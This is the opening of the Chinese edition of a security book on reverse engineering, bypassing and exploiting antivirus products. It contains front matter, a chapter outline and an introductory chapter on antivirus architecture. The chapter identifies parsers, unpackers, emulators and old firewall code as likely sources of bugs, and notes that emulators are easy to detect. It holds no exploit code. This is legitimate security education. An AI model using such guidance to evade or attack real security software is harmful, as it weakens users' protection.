TURING 图灵程序设计丛书

The Antivirus Hacker's Handbook

黑客攻防技术宝典 反病毒篇

[西] Joxean Koret [美] Elias Bachaalany 著

周雨阳 译





中国工信出版集团



人民邮电出版社
POSTS & TELECOM PRESS

作者简介

Joxean Koret

逆向工程、漏洞研究和恶意软件分析领域颇知名专家，安全咨询公司Coseinc安全研究员，经常受邀在国际性安全会议上做演讲。

Elias Bachaalany

安全专家，微软软件安全工程师，曾做过程序员、逆向工程师、自由技术写作者；另与人合著有《逆向工程实战》。

译者简介

周雨阳

安全研究员，喜爱英语翻译。研究方向主要为反病毒技术、浏览器安全、Web安全，曾挖掘出谷歌、苹果、雅虎等多个厂商的漏洞并获得致谢。目前就职于腾讯安全平台部。

图灵程序设计丛书

The Antivirus Hacker's Handbook

黑客攻防技术宝典
反病毒篇

[西] Joxean Koret [美] Elias Bachaalany 著
周雨阳 译

人民邮电出版社
北京

图书在版编目（CIP）数据

黑客攻防技术宝典. 反病毒篇 / (西) 霍克西恩·科雷特 (Joxean Koret) , (美) 埃利亚斯·巴沙拉尼 (Elias Bachaalany) 著 ; 周雨阳译. -- 北京 : 人民邮电出版社, 2017.8
（图灵程序设计丛书）
ISBN 978-7-115-46333-3

Ⅰ. ①黑… Ⅱ. ①霍… ②埃… ③周… Ⅲ. ①计算机网络一安全技术 Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2017)第175659号

内 容 提 要

本书由业界知名安全技术人员撰写，系统介绍了逆向工程反病毒软件。主要内容包括：反病毒软件所采纳的各种具体手段，攻击和利用杀毒软件的多种常见方法，杀毒软件市场现状以及未来市场预估。

本书是逆向工程师、渗透测试工程师、安全技术人员和软件开发人员的必读指南。

◆ 著　[西] Joxean Koret　[美] Elias Bachaalany
译　周雨阳
责任编辑　杨　琳
责任印制　彭志环

◆ 人民邮电出版社出版发行　北京市丰台区成寿寺路11号
邮编　100164　电子邮件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京　　　　印刷

◆ 开本：800×1000　1/16
印张：17.5
字数：424千字　2017年 8 月第 1 版
印数：1－3500册　2017年 8 月北京第 1 次印刷

著作权合同登记号　图字：01-2015-6364号

定价：79.00元

读者服务热线：(010)51095186转600　印装质量热线：(010)81055316

反盗版热线：(010)81055315

广告经营许可证：京东工商广登字 20170147 号

版 权 声 明

前　　言

感谢你购买并阅读本书！通过阅读本书，你会了解到有关反病毒产品和逆向工程的知识。值得一提的是，本书所讨论的逆向工程的相关技术和工具，不仅可以应用在反病毒软件上，也可以应用于其他软件产品。无论你是安全研究员、渗透测试工程师还是其他领域的信息安全专家，都可以从本书中受益。当然，如果你是反病毒工程师，同样能从中受益，因为你将了解到攻击者如何分析反病毒产品，如何将其拆分成不同模块，以及你该如何避免反病毒产品被攻破或者如何增加破解难度。

我想强调的是，虽然本书重点在于讲述与反病毒产品相关的理论知识，但是也提供了一些实战案例，展示了如何在实际的应用程序中运用逆向工程、漏洞挖掘和漏洞利用技术。

本书概述

本书专为那些想更好地了解反病毒产品功能实现原理的读者而撰写，无论你身处攻防战役中的哪一个阵营，都不妨研读一番。本书旨在帮助你了解在实战过程中针对特定的任务目标，何时以及如何选用正确的技术和工具，同时又该重点关注反病毒产品的哪些部分。如果下列描述中有一条或多条与你的情况相吻合，那么没错，本书就是为你而写的：

- 想更深入地了解反病毒产品的安全性；
- 想更深入地了解逆向工程的相关技术（也许目的是逆向分析反病毒产品）；
- 想绕过反病毒产品的防护体系；
- 想动手将反病毒产品拆分成多个模块；
- 想编写攻击反病毒产品的漏洞利用程序；
- 想评估反病毒产品；
- 想从整体上提高自己的反病毒产品的安全性，或者想知道如何编写防御性代码以对付攻击性代码；
- 热爱编程，或者想丰富信息安全领域的相关知识，提升技术水平。

本书结构

全书内容组织如下。

第 1 章，反病毒软件入门　带你一览反病毒软件的历史，同时探讨目前市场上主流反病毒产品的典型及非典型功能。

第 2 章，逆向工程核心　介绍如何通过调试反病毒软件或禁用反病毒软件的自我保护功能等相关技巧来逆向分析反病毒产品。这一章还将探讨如何结合逆向工程技术使用 Python 为 Avast for Linux 编写附加组建程序，并介绍一款使用 C/C++为 Comodo for Linux 反病毒软件编写的非官方软件开发工具包（software development kit，SDK）。

第 3 章，插件系统　讨论各式反病毒产品是如何使用插件的，这些插件是如何被加载和分发的，以及使用反病毒插件的目的。

第 4 章，反病毒特征码技术　带你一览反病毒产品中最典型的几种特征码技术，以及一些高级特征码。

第 5 章，反病毒软件的更新系统　阐释反病毒软件是如何实现更新的，更新系统是如何开发的，以及更新协议是如何工作的。这一章末尾还将通过一个实例展示如何逆向分析一个简易的更新协议。

第 6 章，绕过反病毒软件　概述如何绕过反病毒软件，使程序文件避开相关检测。这一章将讨论一些一般性技巧，并且探讨应该避免使用的技术。

第 7 章，绕过特征码识别　紧接第 4 章内容，带领你探索如何绕过各种特征码检测技术。

第 8 章，绕过扫描器　以反病毒扫描器为核心，继续讨论如何绕过反病毒软件。这一章将介绍如何绕过静态启发式扫描引擎、反汇编、反模拟和其他反病毒技术，还将介绍如何编写一个用以生成绕过反病毒扫描器检测的可执行文件的自动化工具。

第 9 章，绕过启发式引擎　展示如何同时绕过反病毒软件采用的静态和动态启发式引擎，以此来结束反病毒防护绕过技术的讨论。

第 10 章，确定攻击面　介绍攻击反病毒产品的有关技术，指导你发现反病毒软件暴露的本地和远程攻击面。

第 11 章，拒绝服务攻击　讨论如何利用反病毒软件的漏洞和缺陷，在本地和远程向反病毒产品发起拒绝服务攻击。

第 12 章，静态分析　带领你学习如何静态审计反病毒软件来挖掘其中存在的漏洞，包括一些真实案例。

第 13 章，动态分析　继续讨论如何挖掘反病毒产品的漏洞，但这里将利用动态分析技术。这一章将会重点介绍现今最流行的漏洞挖掘方法——模糊测试，并向你阐释如何搭建一个统一管理的分布式模糊测试工具，来自动挖掘和分析反病毒产品的缺陷。

第 14 章，本地攻击　介绍利用本地漏洞攻击反病毒产品的过程，并将重点关注逻辑漏洞、后门和内核泄漏的利用。

第 15 章，远程漏洞　讨论如何利用反病毒产品中的内存损坏漏洞，编写远程漏洞利用程序。同时，还将展示如何针对反病毒软件的更新服务进行攻击，并给出一个针对某个更新服务协议的完整的漏洞利用程序。

第 16 章，当前反病毒防护趋势　讨论利用反病毒软件缺陷的攻击者会瞄准哪些反病毒产品

用户，而哪些用户不太可能成为该类恶意攻击的目标。同时，本章还会带你一窥滋生该类缺陷的“黑暗世界”。

第 17 章，一些建议和未来展望　最后，为反病毒软件的用户和供应商提供一些建议，并展望未来反病毒产品可以采用哪些防护策略。

目标读者

本书主要面向拥有中级技术水平的个人开发者和逆向工程师，不过资深逆向工程师同样会从本书所讨论的技术内容中获益。如果你是反病毒工程师或恶意软件逆向工程师，那么本书能帮助你了解攻击者会如何利用软件漏洞。同时，本书也阐释了如何避免一些不利情况，如攻击者利用你的反病毒产品中的漏洞攻击你要保护的用户。

更资深的专业人士可以通过阅读本书的几个特定章节，来获得更多的相关知识和技能。比如，如果你想要了解如何编写针对反病毒软件的本地和远程攻击利用程序，可以参考第三部分“分析与攻击”。在该部分中，你将了解从确定攻击面开始到发现漏洞再到利用漏洞的整个过程。如果你对绕过反病毒防护感兴趣，那不妨参考第二部分“绕过反病毒软件”。总之，你可以从头到尾阅读本书，也可以根据自己的需求，有选择性地进行阅读。

所需工具

强烈的求知欲是你阅读本书前最需要的准备。尽管我已经尝试尽可能在书中使用开源的免费软件来做演示，但是有的地方还是会用到一些收费软件。比如，在本书的很多案例中，我用到了商业版软件 IDA，因为除个别软件外，大多数反病毒产品都是闭源的商业软件。这就要求我们在分析过程中用到逆向软件，而 IDA 是最常用的一款。其他所需的工具包括编译器、解释器（比如 Python）和其他一些没有开源但是可以免费下载的工具，比如 Sysinternals。

网络资源

为了让你能够简单快速上手，本书中可能需要用到的一些基础工具都可以在 Wiley 为本书建立的页面上下载：http://www.wiley.com/go/antivirushackershandbook。

总结

本书旨在帮助读者了解反病毒产品是什么、不是什么，以及对它们应该有什么期待；这些信息可能并不为大众所熟知。本书并不是要阐释反病毒产品的工作原理，而是展示在你可能正在使用的反病毒软件中真实存在的漏洞缺陷、漏洞利用代码和相关技术。同时，本书还深入探讨了绕过反病毒产品的防护技巧，以及相关的漏洞挖掘和利用方式。学习如何攻破反病毒产品不仅对攻击者们来说大有裨益，也可以帮助你理解如何提升反病毒产品的防护效果，以及反病毒产品的用

户如何才能最大程度地保护自己。

电子书

扫描如下二维码，即可购买本书电子版。



致　　谢

我要感谢 Mario Ballano、Ruben Santamarta、Victor Manual Alvarez，以及所有给予我帮助、与我分享意见和建议、跟我讨论想法的朋友们。最要感谢的是我的女友，在整个写作过程中，她给予了我莫大的理解和支持。十分感谢 Elias Bachaalany，没有他的鼎力相助，本书就不可能写成。另外，特别鸣谢 Wiley 的每一位工作人员，与你们的合作十分愉快。最后，还要感谢曾经帮助和支持我的 Daniel Pistelli、Carol Long、Sydney Argenta、Nicole Hirschman 和 Marylouise Wiack。

目　录

第一部分　反病毒技术入门


第一部分

反病毒技术入门

- 第 1 章　反病毒软件入门
- 第 2 章　逆向工程核心
- 第 3 章　插件系统
- 第 4 章　反病毒特征码技术
- 第 5 章　反病毒软件的更新系统

第 1 章

反病毒软件入门



反病毒软件通过监测手段保护计算机免受恶意软件感染，并适时移除恶意软件，使计算机脱离感染状态。在本书中，恶意软件（malicious software或malware）也称为“样本”，它有许多种类，包括木马病毒、感染型病毒、Rootkit、下载者病毒、蠕虫病毒等。

本章将阐述反病毒（antivirus，AV）软件的定义及其工作原理。同时，还将介绍反病毒软件的简史，并简单分析反病毒软件的演进。

1.1 何谓反病毒软件

反病毒软件是旨在为原生操作系统（如Windows、Mac OS X）提供更好安全防护的特殊软件。在多数时候，它被用作预防性安全方案。一旦防护失效，反病毒软件就成了从操作系统中彻底清除恶意软件、使计算机摆脱感染的解决方案。

反病毒软件使用多种技术来侦测潜藏在操作系统深处且带有自我保护功能的恶意软件。高级恶意软件可能会使用未公开的系统功能和混淆技术来躲避侦测并持续潜伏在计算机中。如今，用户面临着来自四面八方的安全威胁，反病毒软件的使命就是处理出自可信以及不可信来源的恶意文件。反病毒软件要处理的恶意文件来源有：网络数据包、邮件附件、浏览器漏洞攻击利用程序、文档阅读器，以及运行在操作系统上的可执行程序。

1.2 反病毒软件的历史与现状

最早的反病毒产品在严格意义上只能算作扫描器，因为它们仅是在可执行程序中侦测恶意代码的命令行扫描程序。不过，在此之后，反病毒软件经历了天翻地覆的变化。比如，反病毒软件已不再含有命令行式的扫描器了。如今，大多数反病毒产品有了图形用户界面（graphical user interface，GUI），会检查操作系统或用户程序产生、修改或访问的每一个文件。它们还配备了防火墙功能，来侦测通过网络感染计算机的恶意文件；安装了浏览器插件，来侦测基于Web的漏洞利用攻击；为网络支付创造了安全隔离环境；从系统驱动底层，实现了自我防护和安全沙盒功能等。

在DOS和其他古老的操作系统时期，软件产品只需要跟随系统更新而更新。但在此之后，随

着数量惊人的恶意软件产生，反病毒软件也不断提高了更新的频率。20世纪90年代，反病毒企业在一周内只会收到几个关于恶意程序的报告，而且往往都是文件感染型病毒；而如今，它每天都会收到成千上万完全不同的恶意文件样本（这里的“不同”是指类似MD5、SHA-1文件散列值不同）。这迫使反病毒企业致力于开发自动化侦测方案，类似启发式引擎（heuristics），通过动态和静态两种手段来侦测未知病毒。第3章和第4章将会深入探讨反病毒软件的工作原理。

金钱是驱使恶意软件和反病毒软件产品频繁升级对抗的根本原因。早期，病毒制作者（virus creator或vxer）往往只是因为想博人眼球或挑战自我而编写一些采取新破坏手段的文件感染型病毒。如今，恶意软件开发已经成了敲诈计算机用户的暴利产业。无论是偷取用户在诸如eBay、Amazon、Gmail等网站的账户登录凭证，还是入侵用户在支付平台（如Paypal）的账号，其最终目的是一致的：不择手段地获取尽可能多的钱财。

恶意软件制作者可以通过病毒窃取你的Yahoo邮箱或Gmail登录凭证，然后以你的名义向别的用户大量扩散垃圾邮件或传播恶意软件。他们还可以使用窃取到的信用卡信息将你账户内的资金转移到恶意账户上去，或是通过“钱骡”洗钱。因此，他们的犯罪活动正变得越来越难以追踪。

另一种日益典型的恶意软件主要用以监听民众的通信，其幕后推手是权利机构、灰色组织，或是向权利机构出售间谍软件的黑客公司。也有一些恶意软件开发是为了破坏他国的基础设施。

恶意软件也可以为了监视政府机构、公司或个人而开发。监视软件的两个典型案例是FinFisher和Hacking Team。政府、执法部门和安全部门采购商业版的FinFisher和Hacking Team来监视罪犯和嫌疑人。

恶意软件的换代升级以及恶意软件市场大量的资本涌入，迫使反病毒工业在最近十年内发生了显著的改变和升级。遗憾的是，在攻防博弈中，反病毒软件一直处在被动局面。通常，反病毒软件厂商无法侦测未知病毒，尤其是那些在开发过程中采取了一些免杀手段的恶意软件。这其中的原因很简单：免杀是恶意软件开发的重要一环；对于攻击者来说，保证开发的恶意软件不被反病毒软件查杀，时间越长越好。无论是否合法，许多商业版本的恶意软件包都有一定的支持服务期限。在服务支持期间，恶意软件产品会根据反病毒软件或是操作系统的查杀情况适时作出更新。另外，恶意软件也会通过升级来应对和修补bug，添加新功能等。反病毒软件也可能成为攻击目标，比如有幕后支持的Mask病毒，就利用了卡巴斯基的一个零日漏洞。

1.3　反病毒扫描器、内核和产品

通常，计算机用户可能只会把反病毒软件简单地看成一个软件套装，但是攻击者必须要有从更深层次来分析反病毒软件的能力。

本章将详细阐释反病毒软件的各个组成部分：反病毒内核、命令行扫描器、GUI扫描器、守护进程或系统服务、文件系统防护驱动、网络防护驱动，以及反病毒软件的其他一些功能模块。

以ClamAV为例，它是一个扫描器，也是目前仅有的一款开源反病毒软件。它的工作方式是，根据特征扫描计算机内的恶意软件，每查杀到一个恶意软件，就生成一条警告消息。不过，ClamAV既没有使用基于文件行为的启发式查杀系统，也没有修复感染文件的能力。

换句话说，反病毒内核就是反病毒产品的核心。比方说，ClamAV的核心是libclam.so库。所有可执行文件脱壳程序、压缩程序、加密程序和保护程序等都由这个库实现。所有有关解包并遍历PDF文件中被压缩的数据流内容，或枚举并分析OLE2容器中内容（如Microsoft Word文档）的代码，同样包含在这个库中。使用该反病毒内核的包括一款叫作clamscan的扫描器，除此以外还有clamd实时防护程序，以及其他一些程序和库，比如一个叫作PyClamd的Python bindings API程序。

提示　反病毒软件常常会使用不止一个反病毒引擎或内核。例如，F-Secure除使用自家的反病毒引擎外，还融入了Bitdefender的授权引擎。

反病毒产品可能并不会向第三方开发者提供直接调用其内核的方法，但可能会提供调用命令行扫描器的接口。另外还有一些反病毒产品甚至连调用命令行扫描器的接口都不会提供，而是仅仅提供GUI扫描器或是GUI程序，用来配置实时防护或该产品中的其他模块，以侦测和修复恶意软件感染。反病毒套装还会提供一些其他的安全防护程序，如安全浏览器、浏览器安全工具栏、自我保护驱动、防火墙等。

可以看到，反病毒产品其实是软件公司提供给顾客的防护软件包。其中，扫描器用来扫描文件和目录，而包含核心功能的反病毒内核被用在了反病毒软件更高级别的组成部分中，比如GUI扫描器或命令行扫描器。

1.4　反病毒软件的典型误区

大多数反病毒软件用户深信，安全防护产品是坚不可摧的防弹墙，只要装上了反病毒软件，他们的电脑就安全了。这种观念是不正确的，但如果你去反病毒软件论坛的评论区去看看，却会发现这种观点十分常见，比如："我感染了某某病毒。怎么会这样？我可是安装了某某某杀毒软件的啊！"

要解释安装了反病毒软件并不能获得百分之百保护的原因，让我们先来看看现代反病毒软件的基础功能：

- 侦测程序中已知的恶意代码及其风险操作；
- 侦测文档和网页中的已知恶意代码；
- 侦测网络数据包中的已知恶意代码；
- 基于先前的已知经验，修改并发现新的恶意行为和代码。

你可能已经注意到，上面提到的每一条功能中都有"已知"二字。因此，反病毒软件产品不是战胜恶意软件的终极方案，一款反病毒产品是无法识别未知恶意代码的。很多反病毒软件的营销信息可能会让用户误以为，只要安装了他们的反病毒软件就可以高枕无忧了；但是这与实际情况大相径庭。无论反病毒产品的广告是如何宣传的，反病毒软件目前只能基于已知的恶意软件特征进行防护。除非基于之前的已知模式（动态或静态），否则反病毒软件是无法识别新

型未知风险的。

1.5 反病毒软件功能

所有反病毒产品都有一系列相同的功能特性，因此，了解一款产品有助于触类旁通，从而了解其他的产品系统。下面是反病毒产品共有的功能：

- 能够扫描压缩文件和加壳的可执行文件；
- 能够按需或实时扫描可执行文件或目录；
- 拥有防止恶意软件攻击反病毒软件进程的保护驱动程序；
- 拥有防火墙和网络流量监控功能；
- 拥有命令行和图形界面工具集；
- 拥有守护进程或服务；
- 拥有管理控制台。

接下来，我们将简要地讨论一些反病毒产品中都会有的功能特性，以及一些只有在特定反病毒产品中才会有的高级功能。

1.5.1 基础功能

为了保证可用性，一款反病毒产品应该拥有满足日常需求的基础功能。例如，最基本的要求是，反病毒扫描器和引擎工作起来应该快速，且内存消耗非常小。

1. 使用本机语言

大多数反病毒引擎（除了旧版本的Malwarebytes，它不是一个完整的反病毒产品）都是采用非托管语言/本机语言编写的，比如C、C++或是两者的结合。反病毒引擎必须在不影响系统性能的情况下，运行得足够快。本机语言就很好地满足了这点需求，因为当代码编译之后，就能在目标主机的CPU中全速运行。对于托管式软件来说，已编译的代码会被映射成字节码格式。这往往需要额外的层结构来提供运行环境：一个内置在反病毒内核中的、知道如何执行字节码的虚拟机解析程序。

举例来说，Android DEX文件、Java以及.NET编写的代码都需要虚拟机来运行已编译的字节代码。正是因为不需要额外的层结构来提供运行环境，就使得类似C、C++的本机语言的性能优于前面提到的托管式语言。不过，使用本机语言编写程序也有不少缺陷。采用本机语言编写程序难度更大，也更容易造成内存及系统资源泄漏，引发内存崩溃（堆溢出、use-after-free、double-free）问题，或写出造成严重系统安全问题的bug。相较于托管式编程语言（如.NET、Python和Lua），无论是C还是C++都没有针对内存崩溃问题的防护机制。本书第3章将会详述解析器中的漏洞，同时揭秘为什么这是反病毒软件出现bug的重灾区。

2. 扫描器

反病毒产品的另一个共有功能是扫描器。在大多数情况下，它们可能只是有用户图形界面或命令行的手动扫描器。当用户想要检测某些文件、目录或系统内存的安全性时，这类工具就有了

用武之地。另外，还有一种后台实时扫描器，我们一般称之为实时防护或者反病毒常驻防护进程。这类扫描器会实时监测分析操作系统或其他程序（比如浏览器）的每一个读取、创建、修改操作，来防止系统内文档和程序被病毒感染，阻止已知恶意文件执行。

反病毒软件的实时防护模块是所有攻击面中最有意思的一个部分。比方说，Microsoft Word文档中分析模块的一个bug可能会在用户下载了一个恶意的Microsoft Word文档以后，使实时防护模块被利用而执行任意代码，即便用户并没有打开这个恶意文档。无独有偶，反病毒软件邮件防护模块中的一个安全漏洞，也可能会在用户接收了一封带有恶意附件的邮件以后，当反病毒软件相关模块试着去分析邮件客户端创建的临时文件安全性时，触发恶意代码。当这类可以造成拒绝服务的bug被触发以后，除非用户手动重启相关防护功能，否则反病毒软件将会陷入持久的崩溃和死循环中。

3. 特征码

反病毒产品的扫描器借助特征码库，侦测并发现恶意文件或文件包。同时，每一种特征码都有对应的恶意软件名称。这里所说的特征码，也就是已知恶意文件独一无二的文件"指纹"。一些典型且基础的特征码扫描功能基于简单的"指纹"匹配技术（比方说，匹配发现特定的字符串，如EICAR字符串）、CRC校验码或文件MD5散列值。如果仅依靠类似MD5值的密散列特征码的匹配技术，只能有针对性地检出特征码对应的单个文件（散列值只能标识特定的文件）。如果基于模糊逻辑的特征码技术，将特定的数据区块作为CRC校验算法的匹配特征，就可以识别检测到相对多的恶意文件（与标识整个文件正好相反）。

正如第8章所述，不同的反病毒产品所使用的特征码技术也会有所不同。特征码技术有的基于CRC校验技术，也有的基于PE文件头特征、可执行文件入口代码复杂性，以及整个或部分可执行文件信息熵。有时，文件特征码识别技术也基于对进行可执行程序入口点代码分析时发现的基本块，除此以外还有其他一些特征码检测技术。

每一种特征码检测方式都各有利弊。比如说，一些反病毒产品使用的特征码检测技术十分精准，不容易发生误报（将一个正常文件标记为恶意软件），另外一些则十分敏感，误杀率很高。举个例子，如果反病毒软件把以"MZ\x90"字节开头的Microsoft Word文档作为一条查杀特征，那么无论文档是否正常，都将被标记为恶意软件。因此，为了避免误报，在添加特征码的时候必须慎之又慎，否则就会造成图1-1中显示的误报或者漏报（恶意软件被误认为是正常文件）。




图1-1　Comodo Internet Security针对反汇编软件IDA的误报

4. 压缩包和归档文件

反病毒内核的另一个关键部分是支持压缩和归档文件格式，其中包括ZIP、TGZ、7z、XAR和RAR等。反病毒软件需要能够解压缩并查杀该类文件内部子文件的安全性。除此以外，反病毒软件还需要支持检测类似PDF文件的数据流压缩文件格式。因为反病毒软件必须支持种类繁多的文件格式查杀，而在此过程中需要处理传入的大量数据，所以反病毒产品的代码在这块特别容易产生漏洞。

本书将会探讨影响多款反病毒产品的此类漏洞。

5. 脱壳程序

脱壳程序通常是单个或一系列程序，用以去除保护或压缩可执行程序的文件壳。恶意可执行文件通常会使用通用的加壳程序或（通过合法或非法手段获得的）私有加壳程序来压缩打包，保护自己的内部代码结构。相较于之前提到的压缩和归档文件，反病毒引擎需要支持脱壳的种类更加纷繁复杂。而且，恶意软件为了隐藏内部逻辑，躲避反病毒软件的查杀，几乎每个月都有新的文件壳出现。

一些加壳程序，比如UPX，只是简单地对可执行文件进行了压缩。因此，对加了UPX壳的文件进行脱壳操作，是一件十分容易的事情。但是，也有一些十分复杂的加壳程序，它们通过将恶意软件真实代码转化成字节码，然后随机抽取一段或多段代码载入虚拟机运行。因此，想要针对使用此类在虚拟层实现的程序进行脱壳处理，进而了解恶意软件内部的逻辑结构，是一件十分耗时而且困难的事情。

通过使用反病毒引擎中的CPU模拟器，一些文件壳可以被脱除（详见稍后的内容）；也有一些脱壳程序仅采用了静态方法。另外还有一些更为复杂的脱壳程序，融合了之前提到的这两种技术——先将程序在模拟器中运行，获取到某些关键数据（如加密数据大小、加密算法种类、加密密钥等），接着基于这些数据采用更快的静态技术脱壳处理。

当你查找反病毒产品中的漏洞时，和处理压缩、归档文件的模块一样，脱壳模块也是经常能够发现漏洞的地方。反病毒产品支持脱壳的文件壳种类繁多，而且每年都在不断增长。其中有一

些文件壳只被特定的恶意软件家族使用，所以与此相关的反病毒程序逻辑代码可能在第一次写完后，再也没有被验证或审计过。

6. 模拟器

除了ClamAV外，市面上其余的反病毒引擎都支持非常多的模拟器。反病毒引擎中使用最广泛的模拟器是Intel x86模拟器。一些高级的反病毒产品还支持AMD64或ARM模拟器。模拟器不仅限于常见的CPU种类，比如Intel x86、AMD64或ARM，也有一些为编程语言虚拟机开发的模拟器。比如有一些模拟器就被用来检查Java字节码、Android DEX字节码、JavaScript，甚至是VBScript和Adobe ActionScript的安全性。

要识别或绕过反病毒产品采用的模拟和虚拟机技术十分容易，只要找到不一致的地方即可。比如，对Intel x86模拟器来说，反病毒引擎的开发人员不大可能会模拟所有可用的x86指令。对于使用了模拟器的反病毒软件的更高级组成部分，比如说针对ELF或PE文件的运行模拟环境，开发者就更不可能执行整个操作系统环境，或是操作系统提供的每一个API了。因此，想要找到欺骗和识别模拟器的方法其实十分容易。本书讨论了多种绕过和识别模拟机的技术。本书第三部分专门介绍了如何针对特定的反病毒引擎，编写漏洞利用程序。

7. 错综复杂的文件格式

开发反病毒引擎是一项十分复杂的工程。之前我们讨论了反病毒软件普遍带有的多个功能，可以想象要实现这些功能需要耗费多少时间和精力。更糟糕的是，为了检测出潜藏在各类格式文件中的漏洞利用攻击程序，反病毒引擎需要支持种类繁多的文件格式。这些文件格式（不包括压缩和归档文件）有：OLE2容器文件（Word或Excel文档）；HTML页面、XML文档，以及PDF文件；CHM帮助文件和旧版本的Microsoft帮助文件格式；PE、ELF和MachO等可执行文件；JPG、PNG、GIF、TGA和TIFF等图像文件格式；ICO和CUR等图标文件；MP3、MP4、AVI、ASF和MOV等视频、音频文件；等等。

每当出现针对新型文件格式的漏洞利用攻击程序，反病毒引擎就必须针对该类文件格式增加支持。有些文件格式太复杂了，以至于原开发者们处理起来都有问题，其中两个典型的案例是：微软的Office文件格式和Adobe的PDF文件格式。考虑到反病毒软件开发者没有针对此类文件格式的处理经验，而且又需要对此类文件做逆向操作，我们为何期待他们能比文件作者写出更好的程序，并能更好地处理此类文件呢？正如你所想到的，这正是反病毒软件最容易出现问题的地方，而且在很长一段时间内都将是这样。

1.5.2　高级功能

接下来将讨论一些反病毒产品广泛使用的高级技术。

1. 流量监控和防火墙

从20世纪90年代到2010年左右，一种名叫“蠕虫病毒”的新型恶意软件十分常见。这种病毒通常使用一个或多个远程漏洞来攻击计算机的软件。有时，蠕虫病毒会使用默认的用户名及密码组合，通过在Windows CIFS网络内以随机的文件名大量复制自身来感染整个网络。著名的案例有：

“I love you”、Conficker、Melissa、Nimda、Slammer和Code Red。

正是由于许多蠕虫病毒借助网络感染计算机，反病毒软件出现了筛查计算机的上传下载流量的功能。为了实现该目的，反病毒软件会在计算机内安装分析网络流量的驱动，防火墙会侦测并阻断已知的攻击。和之前提到的若干功能一样，蠕虫病毒肆虐的时代已经过去，但该部分仍然是反病毒软件bug的重要来源。反病毒软件的流量监控和防火墙功能已经很多年没有更新了，实际上该部分功能已经被遗弃了，因此目前它正遭受着大量漏洞的困扰。这也是第11章将讨论的反病毒软件的远程攻击点之一。

2. 自我保护

在反病毒软件保护用户免受恶意软件侵扰的同时，恶意软件也在不断变种升级，以躲避反病毒软件的查杀。有一些恶意软件通过某些技术，关闭或禁用反病毒软件的服务。因此，许多反病毒软件通过系统内核驱动实现自我保护功能，来对抗通过`ZwTerminateProcess`禁用反病毒软件防护的恶意操作。有些反病毒产品的自我保护技术通过阻断以某些参数调用`OpenProcess`来关闭反病毒软件进程，或拒绝外部进程通过调用`WriteProcessMemory`向反病毒防护进程注入代码。

这类技术一般通过系统内核驱动实现，当然也有一部分保护功能仅在用户环境层实现。直到2000年，反病毒软件开发人员才意识到，仅在用户环境层实现功能毫无用处。但截至目前，仍有许多反病毒产品在犯这种错误。本书第三部分将会对此进行详细讨论。

3. 反漏洞利用程序

包括Windows、Mac OS X（现在称为macOS）以及Linux在内的操作系统，目前纷纷推出了对抗漏洞利用的功能，也称为“安全保护措施”，比如最近开发出来的随机地址空间分配技术（address space layout randomization，ASLR）和数据执行保护技术（data execution prevention，DEP）。这也是一些反病毒套装提供（或曾经提供）反漏洞利用程序解决方案的原因。一些反漏洞利用技术的原理是在每一个可执行程序的进程和动态链接库上应用ASLR和DEP技术。当然也有一些更加复杂的技术。例如，通过在用户和系统内核层hook特定进程的操作，通过筛查放行部分操作。

遗憾的是，很多反病毒软件提供的反漏洞利用程序仅在用户环境层通过hook技术实现。Malwarebytes的反漏洞利用程序就是一个例子。随着微软EMET（Enhanced Mitigation Experience Toolkit）方案的出现，大多数带有反漏洞利用程序的反病毒软件相形见绌，显得十分不完善，而且很容易被绕过。

对于反病毒软件来说，拥有反漏洞利用程序功能在某些情况下比没有还要糟糕。一个典型案例是采用了ASLR技术的Sophos栈溢出保护系统（buffer overflow protection system，BOPS）。来自谷歌的安全研究员Tavis Ormandy发现其中一个DLL文件没有启用ASLR保护。该DLL文件本意是，在类似Windows XP这样没有引入ASLR技术的操作系统内，实现类似ASLR的技术；但实现该功能的DLL文件本身却没有启用ASLR。结果，在支持ASLR的系统中（如Windows Vista），ASLR保护技术最终因为该DLL文件被禁用。

更多关于反病毒软件工具功能实现过程中的问题，将在本书的第四部分讨论。

1.6 总结


本章开篇介绍了反病毒产品的历史、各种类型的恶意软件，以及反病毒软件和恶意软件技术的演变。我们可以发现，在这场攻防斗争中，恶意软件似乎一直占据上风。在本章的后半部分，我们一起剖析了反病毒套装的各个组成部分，并对其中的基础和高级功能进行了简要的讨论。这也为后续章节中针对各个功能进行详细介绍做了铺垫。总而言之，本章可以归纳为以下内容。

- 在过去，反病毒软件并不是很完善。由于只有命令行式扫描器以及一个特征码数据库，反病毒软件常被称为扫描器。随着恶意软件不断演进，反病毒软件也在不断升级。如今，反病毒软件已经有了启发式引擎，而且致力于保护浏览器、网络数据包、邮件附件以及文档文件。
- 恶意软件类型有许多种，包括木马病毒、恶意软件、感染型病毒、Rootkit、蠕虫病毒、下载者病毒、漏洞利用程序、Shellcode，等等。
- 受金钱、剽窃知识产权等利益的驱使，不少黑客走上了恶意软件制作之路。
- 在恶意软件产业中，间谍和破坏类软件的开发背后也有政府机构的身影，其目的大多是维护自身的利益。
- 反病毒软件在市场营销时会使用各种时髦的术语，这种营销方式很容易误导大众，使他们产生一种百分之百安全的错觉。
- 反病毒软件是一个以反病毒内核作核心，辅以插件、系统服务、文件监控驱动以及反病毒内核模块等功能的综合系统。
- 反病毒软件需要能够快速流畅地运行。使用类似C/C++等本机语言编写反病毒软件是最好的选择，因为它们运行时不需要解释器（类似虚拟机解释器），而是直接在本机编译运行。不过，反病毒软件的一些模块可以由托管式或解释型语言编写。
- 反病毒软件的基础功能包括：反病毒内核、扫描引擎、特征库、解包程序、模拟器，以及针对各类格式文件的解包分析程序。另外，反病毒产品可能还会提供一些高级功能，比如流量监控功能、浏览器安全插件、自我保护和反漏洞利用程序功能。

